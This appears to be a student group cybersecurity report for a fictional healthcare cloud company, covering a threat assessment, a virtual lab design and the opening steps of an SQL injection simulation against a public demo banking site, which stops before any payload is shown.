Group Assignment

Level: 05

COMP50003

Cyber Security

Batch Code : CYS2461

Santhosh Kulendran : CB013364

Milni Mubarack : CB012749

Pranav Mohanraj : CB014022

Raghav Manoharadas : CB014031

INSTRUCTION TO CANDIDATES:

1. **Students are advised to underpin their answers with the use of references (cited using the Harvard Name System of Referencing).**
2. **Late submission will be awarded zero (0) unless Exceptional Circumstances (EC) are upheld.**
3. **We draw your attention to the Academic Conduct Procedure to encourage good academic practice.**
4. **Assignment presentation and modeling work should be submitted as a softcopy**

1. Introduction 4
1.1. Objectives of the Report 4
2. Cyber Threat Assessment 5
2.1. Overview 5
2.2. Key Assets and Data to Protect 5
3. Threat Analysis 6
3.1. Social Engineering and Human Factor Attacks 6
3.2. Malware and Ransomware 6
3.3. Web Application and Database Attacks 6
3.4. Cloud Misconfiguration and Credential Abuse 7
3.5. IoT and Medical Device Threats 7
3.6. Insider Threats 8
3.7. Data Breaches and Confidentiality Risks 8
3.8. Threat Prioritization 9
4. Lab Architecture Design 10
4.1. Lab Environment 10
4.2. Reasons for virtualization 10
4.3. Operating Systems and Roles 11
4.4. Lab Simulation Capabilities 11
4.5. Lab Components and Equipment 12
4.6. MediCloud Cybersecurity Lab Design 13
4.7. Topology Overview 13
5. Attack Stimulations and Defenses 18
5.1. SQL Injection 18
5.2. DDoS Attacks 23
5.3. Phishing Simulation 26
5.4. Man-in-the-Middle (MITM) 32
5.5. Ransomware Attack 35
6. Implementing Security Controls and Best Practices 41
6.1. Technical Security Controls 41
6.2. Organizational and policy Controls 42

6.3. Mitigation Plan 42
7. Incident Response Plan 43
7.1. Roles and Responsibilities 43
7.2. Communication and Forensic Procedures 43
7.3. Applied Response Scenarios 44
7.3.1. SQL Injection 44
7.3.2. DoS / Load-Abuse (App Availability) 44
7.3.3. Phishing (Staff Email Simulation) 45
7.3.4. Main-in-the-Middle Attack (IoT Telemetry / HTTP) 45
7.3.5. Ransomware (Safe Encryption Demo on EHR Server) 45
8. AES-256-CBC 46
8.1. Algorithm Flow 46
8.2. Components 46
8.2.1. AES (Advanced Encryption Standard) 46
8.2.2. CBC (Cipher Block Chaining) 46
8.2.3. Padding 46
8.2.4. The key 46
8.2.5. Initialization Vector (IV) 47
8.3. AES-256-CBC Implementation 47
9. References 48

1. Introduction

MediCloud Health is a quickly developing healthcare technology company that specialises in remote patient monitoring and cloud-based electronic health record (EHR) systems. Through cloud infrastructure, the company's platform makes it possible for clinics, healthcare facilities, and individual practitioners to easily access and manage patient data, enhancing operational efficiency and continuity of service.

As MediCloud grows its client base and incorporates Internet of Things (IoT) medical devices, such as wireless diagnostic sensors, infusion pumps, and vital-sign monitors, the amount of data moving via its networks keeps increasing. The company is more vulnerable to cyber threats even though this digital ecosystem improves healthcare responsiveness and accuracy.

Recent worldwide developments indicate that ransomware, data breaches, and phishing assaults have increased significantly, making healthcare institutions great targets for cybercriminals. MediCloud Health is subject to strict regulations like GDPR and HIPAA, thus any security compromise could endanger not just patient safety and privacy but also the company's ability to continue operating and maintain its legal position. Building an organised, robust, and testable cybersecurity posture has therefore become crucial.

1.1.Objectives of the Report

To evaluate the threat landscape of MediCloud:Determine whether digital risks, such as ransomware, phishing, SQL injection, and IoT-based assaults, are relevant to a healthcare cloud infrastructure.

To create an architecture for a virtual cybersecurity lab:Create a regulated virtual environment that faithfully replicates MediCloud's servers, network, endpoints, and cloud infrastructure.

To model and examine cyberattacks and defence strategies:Perform offensive security exercises, including phishing, ransomware, SQL Injection, and MITM scenarios, and assess the reaction of defensive technologies.

To suggest organisational, technical, and policy-level mitigations:Create incident response plans, encryption techniques, and best practices controls to improve MediCloud's overall security posture.

2. Cyber Threat Assessment

2.1.Overview

MediCloud Health is a provider of remote patient monitoring services and cloud-based electronic health record (EHR) systems that rely on digital connection and Internet of Things medical devices. Although these systems have increased patient care and efficiency, they have also increased the organization's vulnerability to cyberattacks.

Risks like ransomware, phishing, insider abuse, and denial-of-service attacks have the potential to compromise patient data, interfere with the provision of healthcare, and harm regulatory compliance.

By setting up a specialised Cyber Security Lab, MediCloud will be able to replicate real-world assaults, identify vulnerabilities in a safe setting, and improve its security posture through tool integration, training, and testing.

2.2.Key Assets and Data to Protect

Patients Data: Records with personal and medical information

Cloud and electronic health record systems: Essential business platforms for clinical operations.

IoT Devices: Monitors, infusion pumps, and smart medical sensors that connect patients to MediCloud's cloud infrastructure.

Staff Credentials: Verification information that allows entry into vital systems.

Network and Infrastructure: Communication channels, servers, and routers that support service availability.

3. Threat Analysis

3.1.Social Engineering and Human Factor Attacks

The most frequent way that breaches occur in medical environments is still through social engineering. Instead of using technical weaknesses, attackers take advantage of human trust by deceiving employees with convincing messages that seem authentic. A typical example is a phishing email that mimics internal updates or patient notices, asking staff to “log in” to false portals. Similar variants include business email compromise (BEC), where criminals impersonate executives to authorize fraudulent payments or release of data.

The Verizon 2023 Data Breach Report states that social engineering or human mistake are involved in more than 70% of healthcare incidents. As a result, credentials may be made public, giving hackers direct access to MediCloud's cloud and EHR systems. Multi-factor email authentication, ongoing staff awareness training, and simulated phishing tests to increase resistance to misleading communications are examples of effective safeguards.

3.2.Malware and Ransomware

Attacks using ransomware are one of MediCloud Health's biggest operational hazards. Their ability to encrypt cloud backups and electronic health records might make clinical systems inoperable until payment is received, endangering patient safety and care right away. The 2017 WannaCry attack on the NHS in the United Kingdom showed how rapidly ransomware can ruin hospital operations all across the world. Other types of malwares, including trojans or fileless vulnerabilities, can enable persistent remote access channels or steal data covertly in addition to ransomware. A breach of this kind could result in regulatory penalties under GDPR or HIPAA for a healthcare practitioner handling protected health information (PHI). Keeping offline, unchangeable backups, installing security updates on time, and utilising endpoint detection response (EDR) systems to spot malicious behaviour before encryption starts are all examples of preventive measures.

3.3.Web Application and Database Attacks

MediCloud's web-based platform and API interfaces are also high-value attack vectors since they serve patients and employees throughout the organisation. By taking advantage of poorly checked input fields, vulnerabilities such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) would allow attackers to steal or modify patient data. Unauthorised extraction of medical records or insurance information might occur from just one, unsecured

query in the patient portal. Broken access control and injection issues are the leading causes of healthcare online breaches, according to OWASP (2021) studies. As a result, MediCloud needs to adhere to secure coding guidelines, conduct frequent penetration tests with Burp Suite and SQLMap, and impose stringent input validation and authentication across web and API interfaces.

3.4.Cloud Misconfiguration and Credential Abuse

MediCloud is a cloud-based organisation, therefore its data is spread among storage files, cloud-based servers, and collaboration platforms. Scalability is increased by this architecture, but when configurations are left unprotected, risks are introduced. More than 80% of recent cloud breaches have been caused by improperly configured cloud storage, such as a public S3 bucket or a weak network ACL, which can expose thousands of patient records to the internet (Gartner, 2022). Credential stuffing, in which hackers gain access to MediCloud accounts using passwords that have been leaked from other breaches, poses an additional risk. This risk is increased by poor identity management and employee dependence on reused passwords. MediCloud should utilise automated compliance scanners provided by cloud providers, enforce multi-factor authentication, conduct regular configuration audits, and adopt identity and access management (IAM) regulations to safeguard cloud assets.

3.5.IoT and Medical Device Threats

Numerous Internet-of-things (IoT) medical equipment, including portable monitors, infusion pumps, and patient monitoring sensors, are integrated with MediCloud to interface with the cloud environment. These devices frequently come with old firmware or default passwords, and they lack the processing power and security monitoring of enterprise servers. These flaws can be used by attackers to change readings, interfere with therapy, or utilise compromised devices as a component of more extensive botnet attacks. Insecure device connectivity was recognised by the U.S. Food and Drug Administration (FDA) in 2020 as a significant patient safety concern.

Real-world medical choices may be impacted by unencrypted transmissions or directives that are replayed. For connected medical devices to operate safely and protect patient data, regular firmware upgrades, device authentication, and encrypted communication methods (such as TLS 1.3 or VPN tunnelling) are essential.

3.6.Insider Threats

People inside the company who purposefully or unintentionally abuse their privileges are the source of insider threats. Insiders in a digital health care facility already have valid credentials, which makes detection tough. While a careless employee may expose data via unencrypted emails or weak passwords, a malicious insider may steal patient records for their own benefit. The Ponemon Institute (2022) reports that the average cost of insider-related healthcare breaches is currently $10 million per event. Enforcing the least privilege principle, keeping an eye out for strange user behaviour, and regularly providing security awareness training are all necessary to mitigate this. Intentional and unintentional misuse of sensitive health data is further decreased by implementing explicit disciplinary and data-handling policies.

3.7.Data Breaches and Confidentiality Risks

A common outcome of each of these dangers is the compromise of the integrity and confidentiality of protected health information. A single hack of MediCloud's EHR databases might reveal billing information, diagnoses, and personal identifiers, leading to serious harm to the company's reputation and possible legal action. Regional healthcare regulations, HIPAA, and GDPR all require stringent PHI protection through secure transfer, encryption, and thorough audits. Data integrity attacks, in which records are secretly changed, can be just as harmful as unauthorised disclosure and result in inappropriate treatments or clinical mistakes. End-to-end encryption, digital signatures for record integrity, and ongoing monitoring to identify unusual access patterns in real time are some of the ways MediCloud can uphold trust and compliance.

3.8.Threat Prioritization

Once the main cyberthreats to MediCloud Health have been identified, it is critical to rank them according to probability of occurrence and possible commercial impact. This enables the organisation to concentrate resources on the areas that are most likely to jeopardise the availability, confidentiality, and integrity of its vital systems and patient data.

Threat Category	Typical Impact on MediCloud	Likelihood	Priority Level
Social Engineering & Phishing	Theft of staff credentials leading to EHR or email compromise, potential entry point for wider attacks.	Very High	Critical
Malware & Ransomware	Encryption of PHI databases, clinical downtime, and regulatory penalties.	High	Critical
Data Breach & Confidentiality Risks	Large-scale exposure or manipulation of PHI, undermining patient trust and compliance obligations.	High	Critical
Cloud Misconfiguration & Credential Abuse	Accidental public exposure or unauthorised access to cloud storage, causing massive data loss.	Medium to High	High
Web Application and Database Attacks	Exfiltration or alteration of sensitive data through SQLi or XSS vulnerabilities.	Medium to High	High
IoT and Medical Device Threats	Disruption or hijacking of connected medical devices, creating safety hazards for patients.	Medium	High
Insider Threats	Misuse of privileges or accidental incidents by staff leading to data leakage.	Medium	Medium–High

4. Lab Architecture Design

The MediCloud Cybersecurity Lab has been designed to replicate the organization's hybrid infrastructure consisting of internal servers, cloud applications, and IoT-connected healthcare devices. This environment allows security analysts to perform controlled attack simulations and test various security controls before implementing them in the production environment.

4.1.Lab Environment

The MediCloud Cybersecurity Lab is developed using a virtualized infrastructure that mirrors the organization's real-world hybrid environment. It employs VMware Workstation and Oracle VirtualBox to create multiple virtual machines representing MediCloud's internal servers, IoT gateways, and cloud-linked systems. This setup allows for realistic security testing without disrupting live operations.

4.2.Reasons for virtualization

Cost-effective: Virtual machines can share a single hardware host, minimizing the need for physical devices.

Flexible and scalable: The environment can easily be expanded to test new configurations or attack scenarios.

Isolated and safe: All simulations occur within a contained environment to prevent accidental external impact.

Reversible: Snapshots and clones enable instant recovery after destructive testing.

4.3.Operating Systems and Roles

Kali Linux: Attacker and testing machine for penetration testing and exploitation.

Ubuntu Server: Hosts MediCloud's public web application and SQL database.

Windows Server 2019: Simulates domain services, internal user authentication, and email server.

Security Onion / Splunk VM: Provides centralized log collection, SIEM monitoring, and incident correlation.

pfSense Firewall: Controls network segmentation and filters inbound and outbound traffic.


4.4.Lab Simulation Capabilities

Simulation Area	Objective / What It Simulates	Tools Used
Network Security	Configure and test firewall rules, access control lists, and VLAN segmentation to monitor traffic between zones.	pfSense, Snort
Application Security	Test MediCloud's web-based applications for vulnerabilities such as SQL Injection and Cross-Site Scripting .	Burp Suite, OWASP Juice Shop
Incident Detection & Monitoring	Detect abnormal patterns, failed logins, privilege escalations, and unauthorized access attempts.	Splunk, ELK Stack
Ethical Hacking	Perform reconnaissance, scanning, and controlled exploitation using penetration testing techniques.	Nmap, Metasploit
Cloud Security	Simulate misconfigurations, insecure access controls, and unauthorized access attempts in cloud-hosted services.	GuardDuty, Azure Security Center
Phishing & User Awareness	Test employee awareness using simulated phishing emails and credential harvesting.	Social Engineering Toolkit (SET), MailHog
Ransomware & Malware Simulation	Simulate controlled file encryption and test recovery procedures without real data loss.	MinIO Backup, ClamAV
Network Traffic Analysis	Monitor packet flow, detect anomalies, and analyze suspicious network behavior.	Wireshark, tcpdump


4.5.Lab Components and Equipment

Category	Tool / Technology	Purpose	Justification for Selection
Vulnerability Assessment	Nmap / Nessus	Conduct host discovery, port scanning, and vulnerability identification across MediCloud's network.	Nessus provides detailed CVE-based vulnerability reports suitable for enterprise simulation.
Penetration Testing	Burp Suite / Metasploit / Hydra	Perform exploitation, web app vulnerability testing, and brute-force password attacks.	Widely used in professional penetration testing environments and supports both manual and automated testing workflows.
Network Monitoring	Wireshark / Snort	Capture, inspect, and analyze network packets in real time to detect suspicious activities.	Offers visibility into network traffic and protocol analysis; Snort adds intrusion detection and alerting capabilities.
Incident Response (SIEM)	Splunk / ELK Stack	Aggregate logs from servers, firewalls, and endpoints to detect, correlate, and visualize security events.	Centralized analysis enables early detection and automated alerts for potential incidents.
Firewall / IDS / IPS	pfSense / Suricata	Provide perimeter defense, traffic filtering, and prevention against intrusion attempts.	Open-source, cost-effective solutions that closely mimic enterprise firewall and IDS/IPS systems.
Endpoint Protection	ClamAV / Microsoft Defender	Detect and neutralize malware or ransomware samples used in controlled simulations.	Ensures safe testing by isolating and blocking malicious executables within the lab.
Backup & Recovery	MinIO / Veeam Free Edition	Perform data backup and restoration during ransomware or data-loss simulations.	Enables file recovery testing and verifies integrity of backup images post-attack.


4.6.MediCloud Cybersecurity Lab Design




4.7.Topology Overview




An organised attacker that attacks the lab by creating malicious traffic such as DDoS, phishing, exploitation, and scanning. Without affecting live systems, it verifies detection of attacks and boundary defences.




Facilitates communication among the internal network components, the database server, file server, and staff workstation. It ensures efficient internal data transfer and connects the internal network to the core router for outbound.




Stores MediCloud's critical healthcare and patient records in a secure environment. It supports data retrieval for internal applications and allows controlled queries from authorized systems through the internal firewall.




Stores MediCloud's critical healthcare and patient records in a secure environment. It supports data retrieval for internal applications and allows controlled queries from authorized systems through the internal firewall.




Used by MediCloud employees to access internal systems, manage records, and perform daily operations. It communicates with the file and database servers through the internal network under strict access control policies.




Hosts MediCloud's public-facing web applications, allowing secure user access to healthcare services. It resides in the DMZ to handle external requests while keeping internal systems isolated and protected.




Manages organizational email communications and phishing simulations within the lab. Positioned in the DMZ, it filters and processes messages without exposing the internal network to external threats.




Connects the cloud backup server to the simulated VPN link from the internal network, enabling secure and segmented data transfer between on-premises and cloud environments.




Stores replicated and archived data from MediCloud's internal systems. It represents the organization's cloud infrastructure used for disaster recovery and remote storage testing.




Serves as the first line of defense, controlling all inbound and outbound traffic between the simulated external network and the DMZ. It filters untrusted connections and enforces MediCloud's perimeter security policies.




Protects the internal network by isolating it from the DMZ and external zones. It restricts unauthorized access, allowing only approved communication between internal systems and public facing servers.




Connects the monitoring tools such as the SIEM and IDS servers within the security zone. It mirrors traffic from the internal network, enabling real-time analysis and detection of malicious or suspicious activities.



Collects and analyzes security logs from all network segments. It provides centralized visibility, correlates events, and generates alerts to help identify potential security incidents within the MediCloud lab.



Monitors network traffic for malicious patterns and intrusion attempts. It detects attacks in real time and forwards alerts to the SIEM for further correlation and incident response.



The routers manage inter zone communication and routing between network segments. The edge router handles traffic from external networks toward the DMZ, while the core router directs internal, security, and cloud traffic securely within the MediCloud lab.

5. Attack Stimulations and Defenses

5.1.SQL Injection


The purpose of this simulation was to show how SQL Injection may be used to attack weak input validation in MediCloud Health's web application, which was replicated by the Altoro Mutual demo site. The objective was to demonstrate how hackers can alter backend SQL queries to obtain private information without authorisation.

Tools and Environment:


- Tool Used: Burp Suite Community Edition
- Target Environment: Altoro Mutual test site (testfire.net)
- Methodology Framework: testfire.net – Input Validation & Injection Flaws

Methodology:


Step 1: In order to record and examine HTTP traffic between the browser and the intended web application, Burp Suite was set up as an intercepting proxy. To enable configuration, the Intercept feature was first turned off.




Step 2: It was possible to visit the Altoro Mutual online banking login page. This replicates the customer-facing login experience of MediCloud. Sample credentials were entered by the attacker to provide baseline traffic for interception.

